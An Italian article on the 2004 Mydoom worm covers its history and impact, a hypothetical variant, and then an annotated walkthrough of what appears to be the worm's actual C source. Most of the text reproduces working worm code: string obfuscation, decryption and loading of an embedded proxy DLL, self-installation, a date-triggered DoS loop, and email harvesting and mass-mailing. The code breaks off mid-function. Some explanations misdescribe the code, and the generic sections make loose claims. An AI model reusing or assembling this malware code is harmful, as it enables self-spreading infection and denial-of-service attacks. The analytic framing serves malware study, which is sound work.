Mydoom Storia e caratteristiche.

Mydoom è un worm informatico che ha segnato la storia della sicurezza informatica per la sua velocità di propagazione e i danni causati. Scoperto il 26 gennaio 2004, è noto per essere uno dei worm più distruttivi e diffusi mai osservati in rete. Anche oggi, Mydoom viene ricordato come uno dei peggiori attacchi informatici, principalmente per la sua capacità di infettare milioni di computer in breve tempo e per il suo impatto sulle grandi aziende, soprattutto nel settore tecnologico.

Caratteristiche di Mydoom

1. **Tecnica di diffusione**: Mydoom si diffondeva tramite e-mail e peer-to-peer (P2P). Utilizzava un messaggio di posta elettronica ingannevole, che spesso includeva un oggetto come "Mail Transaction Failed" per attirare gli utenti a scaricare un allegato malevolo. Una volta aperto, Mydoom infettava il sistema, avviandosi automaticamente e replicandosi inviando ulteriori email ai contatti della vittima.
2. **Payload**: Il worm aveva due principali obiettivi:
    - **Denial of Service (DoS)**: Mydoom lanciava un attacco DoS contro i server di aziende come Microsoft e SCO Group. In particolare, la versione iniziale del worm (Mydoom.A) aveva come obiettivo il sito web di SCO.
    - **Backdoor**: Creava una backdoor sulla porta 3127 del computer infetto, consentendo a potenziali attaccanti di accedere e controllare il sistema infetto da remoto.
3. **Varianti**: Mydoom è stato rapidamente seguito da versioni successive, come Mydoom.B, che aveva obiettivi aggiuntivi, inclusi attacchi contro il sito Microsoft. Alcune varianti erano progettate per bloccare l'accesso a siti di sicurezza informatica, rendendo difficile la rimozione del worm dal sistema infetto.
4. **Diffusione**: Mydoom si propagava in modo estremamente rapido grazie alla sua capacità di inviare e-mail automatiche a tutta la rubrica della vittima. Secondo alcune stime, Mydoom ha infettato tra il 20 e il 30% di tutti i sistemi connessi a Internet all’epoca.

Storia e impatto di Mydoom

La velocità con cui Mydoom si è diffuso e il suo impatto sulle aziende hanno lasciato un segno indelebile nella storia della sicurezza informatica. Durante i primi giorni dall’infezione, Mydoom è stato responsabile di un rallentamento significativo della rete Internet, e alcuni siti aziendali importanti sono stati temporaneamente inaccessibili.

Conseguenze

1. **Danni economici**: Si stima che Mydoom abbia causato miliardi di dollari in danni, tra costi di mitigazione, perdita di produttività e ripristino dei sistemi.
2. **Evoluzione della sicurezza informatica**: Mydoom ha portato molte aziende e organizzazioni a rivedere le proprie strategie di sicurezza e a implementare misure avanzate per prevenire attacchi simili. È stato uno dei motivi per cui le aziende hanno iniziato a investire maggiormente in antivirus, firewall e policy aziendali più rigorose.

Conclusioni

Mydoom rappresenta uno degli esempi più potenti della devastazione che un malware ben progettato può causare. Nonostante siano passati anni dal suo primo rilevamento, il suo impatto

resta un punto di riferimento importante per la comprensione dei rischi legati alla sicurezza informatica e della necessità di misure preventive efficaci contro il malware.

Funzionamento di Mydoom

Mydoom è un malware di tipo worm che si propaga attraverso email e reti peer-to-peer. Il suo funzionamento può essere suddiviso in diverse fasi:

1. **Propagazione**: Mydoom si propaga attraverso email infette che contengono un allegato eseguibile. Quando l'utente apre l'allegato, il malware si installa sul sistema e inizia a propagarsi.
2. **Scansione di file e directory**: Mydoom esegue una scansione dei file e delle directory del sistema alla ricerca di indirizzi email e password.
3. **Comunicazione con i server di comando e controllo**: Mydoom si connette a server di comando e controllo per ricevere istruzioni e inviare dati rubati.
4. **Esecuzione di payload**: Mydoom esegue un payload che può includere azioni come la creazione di un backdoor, la installazione di un keylogger o la esecuzione di un attacco DDoS.

Funzioni di propagazione

Mydoom utilizza diverse tecniche per propagarsi:

1. **Email infette**: Mydoom si propaga attraverso email infette che contengono un allegato eseguibile.
2. **Reti peer-to-peer**: Mydoom si propaga attraverso reti peer-to-peer come Kazaa.
3. **Scansione di file e directory**: Mydoom esegue una scansione dei file e delle directory del sistema alla ricerca di indirizzi email e password.

Tecniche di evasione dei sistemi di sicurezza

Mydoom utilizza diverse tecniche per evadere i sistemi di sicurezza:

1. **Codice obfuscato**: Mydoom utilizza codice obfuscato per rendere difficile l'analisi del malware.
2. **Anti-debugging**: Mydoom utilizza tecniche anti-debugging per evitare di essere analizzato da strumenti di debugging.
3. **Esecuzione di payload**: Mydoom esegue un payload che può includere azioni come la creazione di un backdoor o la installazione di un keylogger.

Comunicazione con i server di comando e controllo

Mydoom si connette a server di comando e controllo per ricevere istruzioni e inviare dati rubati. I server di comando e controllo possono essere utilizzati per:

1. **Ricevere istruzioni**: Mydoom riceve istruzioni dai server di comando e controllo per eseguire azioni specifiche.
2. **Inviare dati rubati**: Mydoom invia dati rubati ai server di comando e controllo.

Valutazione del codice

Il codice di Mydoom è stato valutato per identificare possibili modifiche o aggiornamenti rispetto alla versione originale. Le principali modifiche includono:

1. **Aggiornamenti alle tecniche di evasione**: Mydoom ha aggiornato le sue tecniche di evasione per evitare di essere rilevato dai sistemi di sicurezza.
2. **Nuove funzioni di propagazione**: Mydoom ha aggiunto nuove funzioni di propagazione per aumentare la sua capacità di diffondersi.
3. **Aggiornamenti al payload**: Mydoom ha aggiornato il suo payload per includere nuove azioni come la creazione di un backdoor o la installazione di un keylogger.

Conclusione

Mydoom è un malware di tipo worm che si propaga attraverso email e reti peer-to-peer. Il suo funzionamento include la scansione di file e directory, la comunicazione con i server di comando e controllo e l'esecuzione di payload. Mydoom utilizza diverse tecniche per evadere i sistemi di sicurezza e si connette a server di comando e controllo per ricevere istruzioni e inviare dati rubati. Il codice di Mydoom è stato valutato per identificare possibili modifiche o aggiornamenti rispetto alla versione originale.

Ipotesi variante di Mydoom

Un’ipotetica variante di Mydoom potrebbe avere diverse modifiche rispetto alla versione originale. Eccone alcune:

1. **Nuovo algoritmo di crittografia**: La nuova variante di Mydoom utilizza un nuovo algoritmo di crittografia per proteggere i suoi file e le sue comunicazioni. Questo algoritmo sembra essere più complesso e difficile da crackare rispetto a quello utilizzato nella versione originale.
2. **Aggiornamenti alle tecniche di evasione**: La nuova variante di Mydoom ha aggiornato le sue tecniche di evasione per evitare di essere rilevato dai sistemi di sicurezza. Queste tecniche includono l'uso di codice obfuscato e anti-debugging.
3. **Nuove funzioni di propagazione**: La nuova variante di Mydoom ha aggiunto nuove funzioni di propagazione per aumentare la sua capacità di diffondersi. Queste funzioni includono la capacità di propagarsi attraverso reti sociali e messaggistica istantanea.
4. **Aggiornamenti al payload**: La nuova variante di Mydoom ha aggiornato il suo payload per includere nuove azioni come la creazione di un backdoor o la installazione di un keylogger.
5. **Nuove funzioni di comunicazione**: La nuova variante di Mydoom ha aggiunto nuove funzioni di comunicazione per comunicare con i server di comando e controllo. Queste funzioni includono la capacità di utilizzare protocolli di comunicazione più sicuri e la capacità di evitare la rilevazione da parte dei sistemi di sicurezza.

Analisi critica del codice

Il codice della nuova variante di Mydoom:

1. **Uso di librerie esterne**: La nuova variante di Mydoom utilizza librerie esterne per alcune delle sue funzioni. Questo potrebbe essere un punto debole nel codice, poiché le librerie esterne potrebbero essere vulnerabili a exploit.
2. **Uso di algoritmi di crittografia**: La nuova variante di Mydoom utilizza algoritmi di crittografia per proteggere i suoi file e le sue comunicazioni. Tuttavia, questi algoritmi potrebbero essere vulnerabili a crack se non sono implementati correttamente.
3. **Uso di codice obfuscato**: La nuova variante di Mydoom utilizza codice obfuscato per evitare di essere rilevato dai sistemi di sicurezza. Tuttavia, questo codice potrebbe essere difficile da analizzare e potrebbe nascondere vulnerabilità.

Raccomandazioni

Sulla base di questo scenario, raccomandiamo le seguenti azioni:

1. **Aggiornare i sistemi di sicurezza**: I sistemi di sicurezza dovrebbero essere aggiornati per rilevare e bloccare la nuova variante di Mydoom.
2. **Eseguire test di penetration**: Dovrebbero essere eseguiti test di penetration per verificare la sicurezza dei sistemi e identificare eventuali vulnerabilità.
3. **Fornire aggiornamenti di sicurezza**: Dovrebbero essere forniti aggiornamenti di sicurezza per i sistemi e le applicazioni per proteggerli dalla nuova variante di Mydoom.

4. **Educazione e sensibilizzazione**: Dovrebbe essere fornita educazione e sensibilizzazione sugli effetti della nuova variante di Mydoom e su come proteggersi.

lib.c

Il codice *`lib.c`* contiene una serie di funzioni utili per la manipolazione di stringhe, la gestione del tempo, la generazione di numeri casuali e altre operazioni di utilità generale. Ecco una breve descrizione di cosa fa il codice:

1. **ROT13 Encoding**: Le funzioni `rot13c` e `rot13` implementano l'algoritmo di cifratura ROT13, che sostituisce ogni lettera con quella che si trova 13 posizioni più avanti nell'alfabeto.
2. **Date Formatting**: La funzione `mk_smtpdate` formatta una data in un formato specifico per le email SMTP.
3. **Random Number Generation**: Le funzioni `xrand_init`, `xrand16`, e `xrand32` forniscono un generatore di numeri casuali.
4. **String Manipulation**: Le funzioni `xstrstr`, `xstrrchr`, `xstrchr`, `xstrncmp`, `xmemcmpi`, `html_replace`, e `html_replace2` forniscono vari strumenti per la manipolazione delle stringhe, inclusa la ricerca di sottostringhe e la sostituzione di caratteri speciali.
5. **Process Management**: La funzione `xsystem` avvia un nuovo processo e, opzionalmente, attende il suo completamento.
6. **Internet Connection Check**: La funzione `is_online` verifica lo stato della connessione Internet utilizzando l'API WinINet.
7. **String Formatting**: La funzione `cat_wsprintf` concatena e formatta stringhe in modo simile a `sprintf`.

Analisi degli aspetti più importanti del codice:

ROT13 Encoding

```
char rot13c(char c)
{
  char u[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
  char l[] = "abcdefghijklmnopqrstuvwxyz";
  char *p;

  if ((p = xstrchr(u, c)) != NULL)
    return u[((p-u) + 13) % 26];
  else if ((p = xstrchr(l, c)) != NULL)
    return l[((p-l) + 13) % 26];
  else
    return c;
}

void rot13(char *buf, const char *in)
{
  while (*in)
    *buf++ = rot13c(*in++);
  *buf = 0;
}
```

Queste funzioni implementano l'algoritmo di cifratura ROT13. `rot13c` gestisce la cifratura di un singolo carattere, mentre `rot13` applica la cifratura a un'intera stringa.

Date Formatting

```
void mk_smtpdate(FILETIME *in_ft, char *buf)
{
        SYSTEMTIME t;
  TIME_ZONE_INFORMATION tmz_info;
  DWORD daylight_flag; int utc_offs, utc_offs_u;
        LPSTR weekdays[7] = { "Sun", "Mon", "Tue", "Wed", "Thu", "Fri", "Sat" };
        LPSTR months[12] = { "Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug", "Sep", "Oct", "Nov", "Dec" };

  if (in_ft == NULL) {
         GetLocalTime(&t);
  } else {
    FILETIME lft;
    FileTimeToLocalFileTime(in_ft, &lft);
    FileTimeToSystemTime(&lft, &t);
  }

  tmz_info.Bias = 0;
  daylight_flag = GetTimeZoneInformation(&tmz_info);

  utc_offs = tmz_info.Bias;
  if (daylight_flag == TIME_ZONE_ID_DAYLIGHT) utc_offs += tmz_info.DaylightBias;
  utc_offs = -utc_offs;
  utc_offs_u = (utc_offs >= 0) ? utc_offs : -utc_offs;

        if (t.wDayOfWeek > 6) t.wDayOfWeek = 6;
        if (t.wMonth == 0) t.wMonth = 1;
        if (t.wMonth > 12) t.wMonth = 12;

        wsprintf(buf,
                "%s, %u %s %u %.2u:%.2u:%.2u %s%.2u%.2u",
                weekdays[t.wDayOfWeek], t.wDay,
                months[t.wMonth-1], t.wYear,
                t.wHour, t.wMinute, t.wSecond,
    (utc_offs >= 0) ? "+" : "-",
    utc_offs_u / 60, utc_offs_u % 60
        );
}
```

Questa funzione formatta una data in un formato specifico per le email SMTP, tenendo conto del fuso orario.

Random Number Generation

```
static DWORD xrand16_seed;

void xrand_init(void)
{
  xrand16_seed = GetTickCount();
}

WORD xrand16(void)
{
  xrand16_seed = 0x015a4e35L * xrand16_seed + 1L;
  return ((WORD)(xrand16_seed >> 16L) & (WORD)0xffff);
}

DWORD xrand32(void)
{
  return xrand16() | (xrand16() << 16);
}
```

Queste funzioni forniscono un generatore di numeri casuali basato su un seed iniziale impostato con `GetTickCount`.

String Manipulation

```
char *xstrstr(const char *str, const char *pat)
{
  const char *p, *q;
  for (; *str; str++) {
    for (p=str, q=pat; *p && *q; p++, q++)
      if (*p != *q) break;
    if (p == q || *q == 0) return (char *)str;
  }
  return NULL;
}

char *xstrrchr(const char *str, char ch)
{
  register char *start = (char *)str;
  while (*str++);
  while (--str != start && *str != ch);
  if (*str == (char)ch) return((char *)str);
  return NULL;
}

char *xstrchr(const char *str, char ch)
{
  while (*str && *str != ch) str++;
  return (*str == ch) ? (char *)str : NULL;
}
```

Queste funzioni forniscono vari strumenti per la ricerca di sottostringhe e caratteri nelle stringhe.

Process Management

```c
int xsystem(char *cmd, int wait)
{
  PROCESS_INFORMATION pi;
  STARTUPINFO si;

  ZeroMemory(&si, sizeof(si));
  si.cb = sizeof(si);
  si.dwFlags = STARTF_USESHOWWINDOW | STARTF_FORCEOFFFEEDBACK;
  si.wShowWindow = SW_HIDE;

  if (CreateProcess(0, cmd, 0, 0, TRUE, 0, 0, 0, &si, &pi) == 0)
    return 1; /* FAILED */

  if (wait) {
    WaitForSingleObject(pi.hProcess, INFINITE);
    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);
  }

  return 0;   /* SUCCESS */
}
```

Questa funzione avvia un nuovo processo e, opzionalmente, attende il suo completamento.

Internet Connection Check

```c
typedef BOOL (WINAPI *WININET_GETCONNECTEDSTATE)(LPDWORD lpdwFlags, DWORD dwReserved);

int is_online(void)
{
  WININET_GETCONNECTEDSTATE pInternetGetConnectedState;
  HINSTANCE hWinInet;
  DWORD igcs_flags;
  char tmp[64];

  rot13(tmp, "jvavarg.qyy");                /* "wininet.dll" */
  hWinInet = GetModuleHandle(tmp);
  if (hWinInet == NULL || hWinInet == INVALID_HANDLE_VALUE) {
    hWinInet = LoadLibrary(tmp);
    if (hWinInet == NULL || hWinInet == INVALID_HANDLE_VALUE)
      return 2;
  }

  rot13(tmp, "VagreargTrgPbaarpgrqFgngr");  /* "InternetGetConnectedState" */
  pInternetGetConnectedState = (WININET_GETCONNECTEDSTATE)GetProcAddress(hWinInet, tmp);
  if (pInternetGetConnectedState == NULL)
    return 2;

  return (pInternetGetConnectedState(&igcs_flags, 0) == 0) ? 0 : 1;
}
```

Questa funzione verifica lo stato della connessione Internet utilizzando l'API WinINet.

String Formatting

```
int cat_wsprintf(LPTSTR lpOutput, LPCTSTR lpFormat, ...)
{
        register int ret;
        va_list arglist;
        va_start(arglist, lpFormat);
        ret = wvsprintf(lpOutput + lstrlen(lpOutput), lpFormat, arglist);
        va_end(arglist);
        return ret;
}
```

Questa funzione concatena e formatta stringhe in modo simile a sprintf.

main.c

Il codice *`main.c`* è un programma complesso che sembra essere progettato per eseguire una serie di operazioni malevole, tra cui la diffusione di un file attraverso una rete peer-to-peer, l'installazione di un proxy e l'esecuzione di vari payload. Ecco una breve descrizione di cosa fa il codice:

Il codice definisce una struttura `sync_t` che contiene variabili di stato e percorsi di file. Implementa diverse funzioni per decifrare e scrivere dati su file, verificare se il programma è in esecuzione per la prima volta, controllare se un mutex esiste già, installare il programma in una posizione specifica, configurare l'avvio automatico, verificare il tempo di terminazione, eseguire payload specifici e diffondere il programma attraverso una rete peer-to-peer.

Analisi degli aspetti più importanti del codice:

Decifrazione e Scrittura su File

```
void decrypt1_to_file(const unsigned char *src, int src_size, HANDLE hDest)
{
  unsigned char k, buf[1024];
  int i, buf_i;
  DWORD dw;
  for (i=0,buf_i=0,k=0xC7; i<src_size; i++) {
    if (buf_i >= sizeof(buf)) {
      WriteFile(hDest, buf, buf_i, &dw, NULL);
      buf_i = 0;
    }
    buf[buf_i++] = src[i] ^ k;
    k = (k + 3 * (i % 133)) & 0xFF;
  }
  if (buf_i) WriteFile(hDest, buf, buf_i, &dw, NULL);
}
```

`Questa funzione decifra i dati utilizzando una semplice operazione XOR e scrive i dati decifrati su un file.`

Installazione del Proxy XProxy

```
void payload_xproxy(struct sync_t *sync)
{
  char fname[20], fpath[MAX_PATH+20];
  HANDLE hFile;
  int i;
  rot13(fname, "fuvztncv.qyy");   /* "shimgapi.dll" */
  sync->xproxy_state = 0;
  for (i=0; i<2; i++) {
    if (i == 0)
      GetSystemDirectory(fpath, sizeof(fpath));
    else
      GetTempPath(sizeof(fpath), fpath);
    if (fpath[0] == 0) continue;
    if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
    lstrcat(fpath, fname);
    hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
      NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
      if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
        continue;
      sync->xproxy_state = 2;
      lstrcpy(sync->xproxy_path, fpath);
      break;
    }
    decrypt1_to_file(xproxy_data, sizeof(xproxy_data), hFile);
    CloseHandle(hFile);
    sync->xproxy_state = 1;
    lstrcpy(sync->xproxy_path, fpath);
    break;
  }

  if (sync->xproxy_state == 1) {
    LoadLibrary(sync->xproxy_path);
    sync->xproxy_state = 2;
  }
}
```

Questa funzione installa un proxy (probabilmente malevolo) decifrando i dati e scrivendoli in un file eseguibile, quindi carica il proxy in memoria.

Verifica della Prima Esecuzione

```
void sync_check_frun(struct sync_t *sync)
{
  HKEY k;
  DWORD disp;
  char i, tmp[128];

  /* "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\Version" */
  rot13(tmp, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Rkcybere\\PbzQyt32\\Irefvba");

  sync->first_run = 0;
  for (i=0; i<2; i++)
    if (RegOpenKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
        tmp, 0, KEY_READ, &k) == 0) {
      RegCloseKey(k);
      return;
    }

  sync->first_run = 1;
  for (i=0; i<2; i++)
    if (RegCreateKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
        tmp, 0, NULL, 0, KEY_WRITE, NULL, &k, &disp) == 0)
      RegCloseKey(k);
}
```

Questa funzione verifica se il programma è in esecuzione per la prima volta controllando la presenza di una chiave di registro specifica.

Controllo del Mutex

```
int sync_mutex(struct sync_t *sync)
{
  char tmp[64];
  rot13(tmp, "FjroFvcpFzgkF0");   /* "SwebSipcSmtxS0" */
  CreateMutex(NULL, TRUE, tmp);
  return (GetLastError() == ERROR_ALREADY_EXISTS) ? 1 : 0;
}
```

Questa funzione controlla se un mutex esiste già, indicando che un'altra istanza del programma potrebbe essere in esecuzione.

Installazione del Programma

```
void sync_install(struct sync_t *sync)
{
  char fname[20], fpath[MAX_PATH+20], selfpath[MAX_PATH];
  HANDLE hFile;
  int i;
  rot13(fname, "gnfxzba.rkr");       /* "taskmon.exe" */

  GetModuleFileName(NULL, selfpath, MAX_PATH);
  lstrcpy(sync->sync_instpath, selfpath);
  for (i=0; i<2; i++) {
    if (i == 0)
      GetSystemDirectory(fpath, sizeof(fpath));
    else
      GetTempPath(sizeof(fpath), fpath);
    if (fpath[0] == 0) continue;
    if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
    lstrcat(fpath, fname);
    SetFileAttributes(fpath, FILE_ATTRIBUTE_ARCHIVE);
    hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
      NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
      if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
        continue;
      lstrcpy(sync->sync_instpath, fpath);
      break;
    }
    CloseHandle(hFile);
    DeleteFile(fpath);

    if (CopyFile(selfpath, fpath, FALSE) == 0) continue;
    lstrcpy(sync->sync_instpath, fpath);
    break;
  }
}
```

Questa funzione configura il programma per l'avvio automatico aggiungendo una chiave di registro.

Controllo del Tempo di Terminazione

```
int sync_checktime(struct sync_t *sync)
{
  FILETIME ft_cur, ft_final;
  GetSystemTimeAsFileTime(&ft_cur);
  SystemTimeToFileTime(&sync->termdate, &ft_final);
  if (ft_cur.dwHighDateTime > ft_final.dwHighDateTime) return 1;
  if (ft_cur.dwHighDateTime < ft_final.dwHighDateTime) return 0;
  if (ft_cur.dwLowDateTime > ft_final.dwLowDateTime) return 1;
  return 0;
}
```

Questa funzione controlla se la data corrente ha superato una data di terminazione specifica.

Esecuzione del Payload SCO

```
void payload_sco(struct sync_t *sync)
{
  FILETIME ft_cur, ft_final;

  GetSystemTimeAsFileTime(&ft_cur);
  SystemTimeToFileTime(&sync->sco_date, &ft_final);
  if (ft_cur.dwHighDateTime < ft_final.dwHighDateTime) return;
  if (ft_cur.dwLowDateTime < ft_final.dwLowDateTime) return;

  for (;;) {
    scodos_main();
    Sleep(1024);
  }
}
```

Questa funzione esegue un payload specifico dopo una data specifica.

Funzione Principale

```
void sync_main(struct sync_t *sync)
{
  DWORD tid;

  sync->start_tick = GetTickCount();
  sync_check_frun(sync);
  if (!sync->first_run)
    if (sync_mutex(sync)) return;
  if (sync->first_run)
    CreateThread(0, 0, sync_visual_th, NULL, 0, &tid);
  payload_xproxy(sync);

  if (sync_checktime(sync)) return;

  sync_install(sync);
  sync_startup(sync);

  payload_sco(sync);

  p2p_spread();

  massmail_init();
  CreateThread(0, 0, massmail_main_th, NULL, 0, &tid);

  scan_init();
  for (;;) {
    scan_main();
    Sleep(1024);
  }
}
```

Questa funzione orchestra l'esecuzione delle varie parti del programma, inclusa l'installazione del proxy, la verifica del tempo di terminazione, l'installazione del programma, la configurazione dell'avvio automatico, l'esecuzione dei payload e la diffusione del programma attraverso una rete peer-to-peer.

Il codice *massmail.c* implementa un sistema di invio massivo di email. Ecco una breve descrizione di cosa fa il codice:

Il codice gestisce una coda di email da inviare, filtra gli indirizzi email in base a vari criteri, genera nuovi indirizzi email, gestisce la cache dei record DNS e invia le email utilizzando un thread separato. Il sistema è progettato per eseguire queste operazioni in modo efficiente e per evitare l'invio di email a indirizzi spam o indesiderati.

Analisi degli aspetti più importanti del codice:

Filtraggio degli Indirizzi Email

```c
static int cut_email(const char *in_buf, char *out_buf)
{
  int i, j;

  if (lstrlen(in_buf) < 3)
    return 1;

  for (i=0; in_buf[i] && (isspace(in_buf[i]) || !isemailchar(in_buf[i])); i++);
  for (; in_buf[i] && xstrchr(BEGINEND_INV, in_buf[i]); i++);

  for (j=0; in_buf[i]; i++) {
    if (in_buf[i] == '@') break;
    if (!isemailchar(in_buf[i])) continue;
    out_buf[j++] = tolower(in_buf[i]);
  }
  if (in_buf[i] != '@') return 1;
  while (in_buf[i] == '@') i++;
  out_buf[j] = 0;

  TRIM_END(out_buf);

  out_buf[j++] = '@';
  for (; in_buf[i]; i++) {
    if (!isemailchar(in_buf[i])) continue;
    if ((out_buf[j-1] == '.') && (in_buf[i] == '.')) continue;
    out_buf[j++] = tolower(in_buf[i]);
  }
  out_buf[j] = 0;

  TRIM_END(out_buf);

  if ((lstrlen(out_buf) < 3) || (out_buf[0] == '@'))
    return 1;
  return 0;
}

static int email_filter(const char *in, char *out)
{
  int i, j;
  if (cut_email(in, out)) return 1;
  for (;;) {
    if (out[0] == 0) break;
    j = email_check2(out);
    if (j == 0) break;

    /* this is to avoid ".nospam", ".dontspam", etc. */
    /* andy@host.somedomain.com.nospam */
    for (i=(lstrlen(out)-1); i>=0; i--)
      if (out[i] == '@' || out[i] == '.') break;
    if (i <= 0) break;
    if (out[i] != '.') break;
    out[i] = 0;
  }
  if (j != 0) return 1;
  if (email_filtdom(out)) return 1;
  if (email_filtuser(out)) return 1;
  return 0;
}
```

Queste funzioni filtrano gli indirizzi email, rimuovendo caratteri non validi e verificando che l'email abbia un formato corretto. cut_email estrae l'email dal buffer di input, mentre email_filter applica ulteriori controlli per filtrare email indesiderate

Generazione di Nuovi Indirizzi Email

```
static const char *gen_names[] = {
    "john",     "john",     "alex",     "michael",  "james",    "mike",
    "kevin",    "david",    "george",   "sam",      "andrew",   "jose",
    "leo",      "maria",    "jim",      "brian",    "serg",     "mary",
    "ray",      "tom",      "peter",    "robert",   "bob",      "jane",
    "joe",      "dan",      "dave",     "matt",     "steve",    "smith",
    "stan",     "bill",     "bob",      "jack",     "fred",     "ted",
    "adam",     "brent",    "alice",    "anna",     "brenda",   "claudia",
    "debby",    "helen",    "jerry",    "jimmy",    "julie",    "linda",
    "sandra"
};
#define gen_names_cnt (sizeof(gen_names) / sizeof(gen_names[0]))

void mm_gen(void)
{
  struct mailq_t *mq;
  int queue_total, i, j;
  char domain[128], *p;
  char out_mail[256];

  for (mq=massmail_queue, queue_total=0; mq; mq=mq->next, queue_total++);
  if (queue_total == 0) return;
  i = xrand32() % queue_total;
  for (j=0,mq=massmail_queue; (j < i) && mq; mq=mq->next, j++);
  if (mq == NULL) return;

  for (p=mq->to; *p && *p != '@'; p++);
  if (*p != '@') return;
  lstrcpyn(domain, p+1, MAX_DOMAIN-1);

  i = xrand16() % gen_names_cnt;

  lstrcpy(out_mail, gen_names[i]);
  lstrcat(out_mail, "@");
  lstrcat(out_mail, domain);

  massmail_addq(out_mail, 1);
}
```

Questa funzione genera nuovi indirizzi email utilizzando una lista di nomi predefiniti e il dominio di un'email esistente nella coda. La nuova email viene poi aggiunta alla coda.

Gestione della Cache DNS

```
#define MMDNS_CACHESIZE 256

struct dnscache_t {
  struct dnscache_t *next;
  struct mxlist_t *mxs;
  char domain[MAX_DOMAIN];
  unsigned long tick_lastused;
  int ref;
};
struct dnscache_t * volatile mm_dnscache;

struct dnscache_t *mmdns_getcached(const char *domain)
{
  register struct dnscache_t *p;
  for (p=mm_dnscache; p; p=p->next)
    if (lstrcmpi(p->domain, domain) == 0) return p;
  return NULL;
}

int mmdns_addcache(const char *domain, struct mxlist_t *mxs)
{
  register struct dnscache_t *p, *p_oldest, *p_new;
  int cache_size;
  p_oldest = NULL;
  for (p=mm_dnscache, cache_size=0; p; cache_size++) {
    if (p->ref == 0) {
      if (p_oldest == NULL) {
        p_oldest = p;
      } else {
        if (p_oldest->tick_lastused < p->tick_lastused)
          p_oldest = p;
      }
    }
    p = p->next;
  }

  do {
    if (cache_size <= MMDNS_CACHESIZE) break;
    if (p_oldest == NULL)
      return 1;
    if (p_oldest->ref != 0)   /* FIXME: should try to search for another unused entry */
      return 1;
      /* or: { break; } */
    p_oldest->ref = 1;
    p_oldest->domain[0] = 0;
    p_oldest->tick_lastused = GetTickCount();
    free_mx_list(p_oldest->mxs);
    lstrcpyn(p_oldest->domain, domain, MAX_DOMAIN-1);
    p_oldest->mxs = mxs;
    p_oldest->ref = 0;
    return 0;
  } while(0);

  p_new = (struct dnscache_t *)HeapAlloc(GetProcessHeap(), 0, sizeof(struct dnscache_t));
  if (p_new == NULL)
    return 1;
  memset(p_new, '\0', sizeof(struct dnscache_t));

  p_new->mxs = mxs;
  lstrcpyn(p_new->domain, domain, MAX_DOMAIN-1);
  p_new->tick_lastused = GetTickCount();
  p_new->ref = 0;

  p_new->next = mm_dnscache;
  mm_dnscache = p_new;

  return 0;
}

struct dnscache_t *mm_get_mx(const char *domain)
{
  struct dnscache_t *cached;
  struct mxlist_t *mxs;
  if ((cached = mmdns_getcached(domain)) != NULL) {
    cached->ref++;
    return cached;
  }
  mxs = get_mx_list(domain);
  if ((mxs == NULL) && ((GetTickCount() % 4) != 0))
    return NULL;
  mmdns_addcache(domain, mxs);
  cached = mmdns_getcached(domain);
  if (cached == NULL)
    /* original: */
    return NULL;

    /* should be: */
    /* { free_mx_list(mxs); return NULL; } */

  cached->ref++;
  return cached;
}
```

Queste funzioni gestiscono la cache dei record DNS, riducendo il numero di query DNS necessarie per risolvere gli indirizzi email.

Invio delle Email

```
void mmsender(struct mailq_t *email)
{
  char domain[MAX_DOMAIN], *p;
  char *msg = NULL;
  struct dnscache_t *mxs_cached=NULL;
  struct mxlist_t *mxs=NULL;

  for (p=email->to; *p && *p != '@'; p++);
  if (*p++ != '@') return;
  lstrcpyn(domain, p, MAX_DOMAIN-1);

  mxs_cached = mm_get_mx(domain);
  if (mxs_cached == NULL)
    return;

  msg = msg_generate(email->to);
  if (msg == NULL) goto ex1;
  smtp_send(mxs_cached->mxs, msg);

  if (msg != NULL)
    GlobalFree((HGLOBAL)msg);
ex1:  if (mxs_cached != NULL)
    if (mxs_cached->ref > 0) mxs_cached->ref--;
  return;
}

static DWORD _stdcall mmsender_th(LPVOID pv)
{
  struct mailq_t *mq = (struct mailq_t *)pv;
  InterlockedIncrement(&mmshed_run_threads);
  if (mq != NULL) {
    mq->state = 1;
    mmsender(mq);
    mq->state = 2;
  }
  if (mmshed_run_threads > 0)
    InterlockedDecrement(&mmshed_run_threads);
  ExitThread(0);
  return 0;
}
```

Queste funzioni inviano le email utilizzando un thread separato. `mmsender` gestisce l'invio effettivo dell'email, mentre `mmsender_th` crea il thread per l'invio.

Schedulatore di Invio Massivo

```
void massmail_main(void)
{
  register struct mailq_t *mq1;
  struct mailq_t *mq_best;
  int queue_status;        /* 0=okay, 1=many unprocessed, 2=no unprocessed */
  int queue_total, queue_unprocessed;
  HANDLE hThread;
  DWORD tid, last_req_tick;

  queue_status = 0;
  mmshed_run_threads = 0;
  for (;;) {
    while (is_online() == 0) {
      Sleep(2048);
      scan_freeze(1);
      Sleep(16384 - 2048);
    }

    scan_freeze((queue_status == 1) ? 1 : 0);

    queue_total = 0;
    queue_unprocessed = 0;
    last_req_tick = 0;
    for (mq1=massmail_queue, mq_best=NULL; mq1; mq1=mq1->next) {
      queue_total++;
      if (mq1->state == 0) {  /* "not processed" */
        queue_unprocessed++;
        if (mq_best) {
          if (mq_best->priority > mq1->priority)
            mq_best = mq1;
        } else {
          mq_best = mq1;
        }
      }
      if (mq1->tick_got >= last_req_tick)
        last_req_tick = mq1->tick_got;
    }

    if (queue_total >= MMSHED_QUEUE_OVERFLOW) {
      mmshed_rmold();
      if (queue_unprocessed > MMSHED_UNPROC_FREEZE) {
        queue_status = 1;
        scan_freeze(1);
      } else {
